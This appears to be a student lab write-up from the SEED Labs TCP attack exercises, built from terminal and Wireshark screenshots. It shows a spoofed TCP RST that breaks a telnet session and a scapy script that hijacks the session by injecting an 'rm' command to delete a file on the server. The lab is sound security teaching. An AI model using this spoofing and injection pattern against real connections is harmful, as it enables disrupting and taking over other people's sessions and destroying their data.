We Sniff the telnet connection between user 1 and user 2, and generate our spoof RST packet. We then Attack from the Attackers container with this spoof packet and the network details of the last captured packet.


seed@shikhirsvm: ~/security/Labsetup/volumes
File Edit View Search Terminal Help

```
flags      : FlagsField  (3 bits)                = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                (0)
ttl        : ByteField                           = 64               (64)
proto      : ByteEnumField                       = 6                (0)
chksum     : XShortField                         = None             (None)
src        : SourceIPField                       = '10.9.0.5'       (None)
dst        : DestIPField                         = '10.9.0.6'       (None)
options    : PacketListField                     = []               ([])
--
sport      : ShortEnumField                      = 23               (20)
dport      : ShortEnumField                      = 58024            (80)
seq        : IntField                            = 1684984477       (0)
ack        : IntField                            = 3722457414       (0)
dataofs    : BitField  (4 bits)                  = None             (None)
reserved   : BitField  (3 bits)                  = 0                (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>     (<Flag 2 (S)>
)
window     : ShortField                          = 8192             (8192)
chksum     : XShortField                         = None             (None)
urgptr     : ShortField                          = 0                (0)
options    : TCPOptionsField                     = []               (b'')
.
Sent 1 packets.
root@shikhirsvm:/volumes# 
```

This attack sends 1 packet and results in the breakage in the connection of the previously established Telnet connection.




Terminal - seed@shikhirsvm: ~/security/Labsetup
File Edit View Terminal Tabs Help

```
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 235  bytes 19461 (19.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 112  bytes 9110 (9.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1722 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1722 (1.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@70b4ba4143b7:~$ netstat -atn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33943        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:58024          ESTABLISHED
seed@70b4ba4143b7:~$ pwd
/home/seed
seed@70b4ba4143b7:~$ Connection closed by foreign host.
root@ab99cc8c633c:/# 
```


We observe that the attack is successful as we can break the connection by sending an RST packet from a user which is outside the telnet connection. The connection is successfully terminated by a foreign host.

Task 3: TCP Session Hijacking


Terminal - seed@shikhirsvm: ~/security/Labsetup/volumes
File Edit View Terminal Tabs Help


```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=49556, dport=23, flags="A", seq=3982956906, ack=2070245982)
data = "\rrm txt1.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"sp1.py" 8L, 234C                                                      5,23          All
```

We first create the spoof packet using scapy and fill in the details of the last sniffed packet from the telnet connection using wireshark.


Terminal - seed@shikhirsvm: ~/security/Labsetup/volumes
File Edit View Terminal Tabs Help

```
    2  ls
    3  pwd
    4  exit
    5  ls
    6  cd..
    7  cd ..
    8  ls
    9  cd home/seed
   10  cd volumes
   11  ls
   12  exit
   13  ls
   14  cd home/cd
   15  cd home/seed
   16  ls
   17  cd
   18  ls
   19  history
   20  exit
   21  history | txt
   22  history
root@55845e077afa:/# cd home/seed
root@55845e077afa:/home/seed# touch txt1.txt
root@55845e077afa:/home/seed# ls
txt1.txt
root@55845e077afa:/home/seed# 
```

We then create the file which we are about to delete using the malicious command.



[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Packet 20110 · any
Help
Close

telnet


```
No.   Time
19475 2021-10-29 11
19686 2021-10-29 11
19692 2021-10-29 11
19703 2021-10-29 11
19725 2021-10-29 11
19736 2021-10-29 11
19740 2021-10-29 11
19744 2021-10-29 11
19748 2021-10-29 11
19752 2021-10-29 11
19756 2021-10-29 11
19760 2021-10-29 11
19764 2021-10-29 11
19768 2021-10-29 11
19772 2021-10-29 11
19776 2021-10-29 11
19781 2021-10-29 11
20017 2021-10-29 11
20021 2021-10-29 11
20037 2021-10-29 11
20041 2021-10-29 11
20058 2021-10-29 11
20060 2021-10-29 11
20100 2021-10-29 11
20102 2021-10-29 11
20106 2021-10-29 11
20110 2021-10-29 11
```

```
▸ Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 49504, Seq: 2795984126, Ack: 3194102223, Len: 21
    Source Port: 23
    Destination Port: 49504
    [Stream index: 29]
    [TCP Segment Len: 21]
    Sequence number: 2795984126
    [Next sequence number: 2795984147]
    Acknowledgment number: 3194102223
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x145a [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (21 bytes)
▸ Telnet
```

```
0000  00 03 00 01 00 06 02 42  0a 09 00 07 e9 d3 08 00   ·······B ········
0010  45 10 00 49 cb 18 40 00  40 06 5b 68 0a 09 00 07   E··I··@· @·[h····
0020  0a 09 00 06 00 17 c1 60  a6 a7 54 fe be 62 21 cf   ·······` ··T··b!·
0030  80 18 01 fd 14 5a 00 00  01 01 08 0a ec 3f 1c f3   ·····Z·· ·····?··
0040  7e 26 c9 c1 73 65 65 64  40 35 35 38 34 35 65 30   ~&··seed @55845e0
0050  37 37 61 66 61 3a 7e 24  20                        77afa:~$
```


```
▸ Frame 20110: 89 byte
▸ Linux cooked capture
▸ Internet Protocol Ve
▾ Transmission Control
    Source Port: 23
    Destination Port:
    [Stream index: 29]
    [TCP Segment Len:
    Sequence number:
    [Next sequence nu
    Acknowledgment nu
    1000 .... = Header
  ▸ Flags: 0x018 (PSH
    Window size value
    [Calculated windo
    [Window size scal
    Checksum: 0x145a
    [Checksum Status:
    Urgent pointer: 0
  ▸ Options: (12 byte
  ▸ [SEQ/ACK analysis
  ▸ [Timestamps]
    TCP payload (21 by
▸ Telnet

0000  00 03 00 01 00 06 02 42  0a 09 00 07 e9 d3 08 00   ·······B ········
0010  45 10 00 49 cb 18 40 00  40 06 5b 68 0a 09 00 07   E··I··@· @·[h····
```

any: <live capture in progress>   Packets: 22209 · Displayed: 49 (0.2%)   Profile:



seed@shikhirsvm: ~/security/Labsetup/volumes
File Edit View Search Terminal Help

```
dst        : DestIPField                       = '10.9.0.6'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 23              (20)
dport      : ShortEnumField                    = 49504           (80)
seq        : IntField                          = 2795984126      (0)
ack        : IntField                          = 3194102223      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'/rrm textfile.txt/r' (b'')
root@shikhirsvm:/volumes# █
```



34.123.218.141:5901 (shikhirsvm.c.serene-cathode-329819.internal:1 (seed)) - VNC Viewer

Applications
Qt Client Leader Window
Terminal
Xfce Terminal
Fri 29 Oct, 12:55 seed
[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

```
No.   Time                Source      Destination  Protocol Length Info
 2605 2021-10-29 12:32:… 10.9.0.6    10.9.0.7     TELNET     71 Telnet Data ...
 2609 2021-10-29 12:32:… 10.9.0.7    10.9.0.6     TELNET     72 Telnet Data ...
 2628 2021-10-29 12:32:… 10.9.0.6    10.9.0.7     TELNET     71 Telnet Data ...
 2632 2021-10-29 12:32:… 10.9.0.7    10.9.0.6     TELNET     91 Telnet Data ...
 2714 2021-10-29 12:32:… 10.9.0.6    10.9.0.7     TELNET     71 Telnet Data ...
 2716 2021-10-29 12:32:… 10.9.0.7    10.9.0.6     TELNET     88 Telnet Data ...
 2745 2021-10-29 12:32:… 10.9.0.6    10.9.0.7     TELNET     71 Telnet Data ...
 2814 2021-10-29 12:32:… 10.9.0.6    10.9.0.7     TELNET     70 Telnet Data ...
 2818 2021-10-29 12:32:… 10.9.0.7    10.9.0.6     TELNET     70 Telnet Data
 2822 2021-10-29 12:32:… 10.9.0.7    10.9.0.6     TELN
 2826 2021-10-29 12:32:… 10.9.0.7    10.9.0.6     TELN
11261 2021-10-29 12:35:… 10.9.0.6    10.9.0.7     TELN
11265 2021-10-29 12:35:… 10.9.0.6    10.9.0.7     TELN
35013 2021-10-29 12:50:… 10.9.0.6    10.9.0.7     TELN
35019 2021-10-29 12:50:… 10.9.0.7    10.9.0.6     TELN
35045 2021-10-29 12:50:… 10.9.0.7    10.9.0.6     TELN
```

```
▸ Frame 35045: 89 bytes on wire (712 bits), 89 b
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.7, Ds
▾ Transmission Control Protocol, Src Port: 23, D
    Source Port: 23
    Destination Port: 49556
    [Stream index: 7]
    [TCP Segment Len: 21]
    Sequence number: 2070245995
    [Next sequence number: 2070246016]
    Acknowledgment number: 3982956919
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 509]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x145a [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (21 bytes)
▾ Telnet
    Data: seed@55845e077afa:~$
```

```
0000  00 03 00 01 00 06 02 42  0a 09 00 07 fd 8f 08 00   ······B ········
0010  45 10 00 49 21 b3 40 00  40 06 04 ce 0a 09 00 07   E··I!·@· @·······
```

any: <live capture in progress>
Packets: 46675 · Displayed: 16 (0.0%)
Profile: Default

```
tcp6        0        0
tcp6        0        0
tcp6        0        0
root@shikhirsvm:/vo
a.out  asd.py     sp
asd.c  attack.py  sp
root@shikhirsvm:/vo
exit
seed@shikhirsvm:~/se
6ba2941a4ff4  seed-a
ab99cc8c633c  user1-
55845e077afa  user2-
70b4ba4143b7  victim
seed@shikhirsvm:~/se
root@55845e077afa:/#
bin   dev  home  lib
boot  etc  lib   lib
root@55845e077afa:/#
bash: cd: home/cd: N
root@55845e077afa:/#
root@55845e077afa:/h
root@55845e077afa:/h
root@55845e077afa:~#
root@55845e077afa:~#
```

seed@shikhirsvm: ~/security/Labsetup

```
seed@shikhirsvm:~$ cd security
seed@shikhirsvm:~/security$ cd Labsetup
seed@shikhirsvm:~/security/Labsetup$ netscan -tna

Command 'netscan' not found, did you mean:

  command 'nbtscan' from deb nbtscan (1.6-1)

Try: apt install <deb name>

seed@shikhirsvm:~/security/Labsetup$
seed@shikhirsvm:~/security/Labsetup$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:42801         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5901            0.0.0.0:*               LISTEN
tcp        0      0 10.128.0.2:22           35.235.240.2:48749      ESTABLISHED
tcp        0      0 10.128.0.2:49666        108.177.112.95:443      ESTABLISHED
tcp        0      0 10.128.0.2:37562        169.254.169.254:80      ESTABLISHED
tcp        0      0 10.128.0.2:49664        108.177.112.95:443      TIME_WAIT
tcp        0      0 10.128.0.2:49668        108.177.112.95:443      ESTABLISHED
tcp        0      0 10.128.0.2:5901         98.164.252.124:51341    ESTABLISHED
tcp        0      0 10.128.0.2:37556        169.254.169.254:80      ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::5901                 :::*                    LISTEN
seed@shikhirsvm:~/security/Labsetup$ ll | grep txt1
seed@shikhirsvm:~/security/Labsetup$ 
```

We then launch the attack from the Attackers container, and observe that the file we created has been removed and our attack was performed successfully.

Our session hijacking was successful and the attacker was able to gain control of the telnet connection and remove an important file from the server.